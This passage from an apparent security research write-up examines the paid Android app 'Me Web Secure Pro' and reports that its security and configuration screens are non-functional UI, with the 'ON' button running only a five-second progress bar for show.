Fig. 9. Me Web Secure app UI.

5. Me Web Secure Pro (com.minaadib.mewebsecure) Price $1.99

Similar to its free version counterpart – com.minaadib.mewebsecurefree – this application shows security and network configuration screens that are simply UI layouts. As stated above, the disabled options in the free version are enabled in the paid version of the application, but no fake source code was even written to fake the existence of those features being implemented.

The Me Web Secure Pro app in Google Play Store.

Fig. 10. The Me Web Secure Pro app in Google Play Store.

In the image below, the app shows it’s performing configurations when the “ON” button is pressed.

Scan button in the Me Web Secure Pro app.

Fig. 11. Scan button in the Me Web Secure Pro app.

The image below is the code path when the ON button is clicked. It is a progress bar of 5 seconds only for visual purposes. No configuration is performed by the application.

mewebsecureprocode

REFERENCE:

[1]. http://www.appbrain.com/app/anti-hacker/com.minaadib.antihacker

[2]. http://www.amazon.com/Mina-Adib-Anti-Hacker-Plus/dp/B00HT99DXA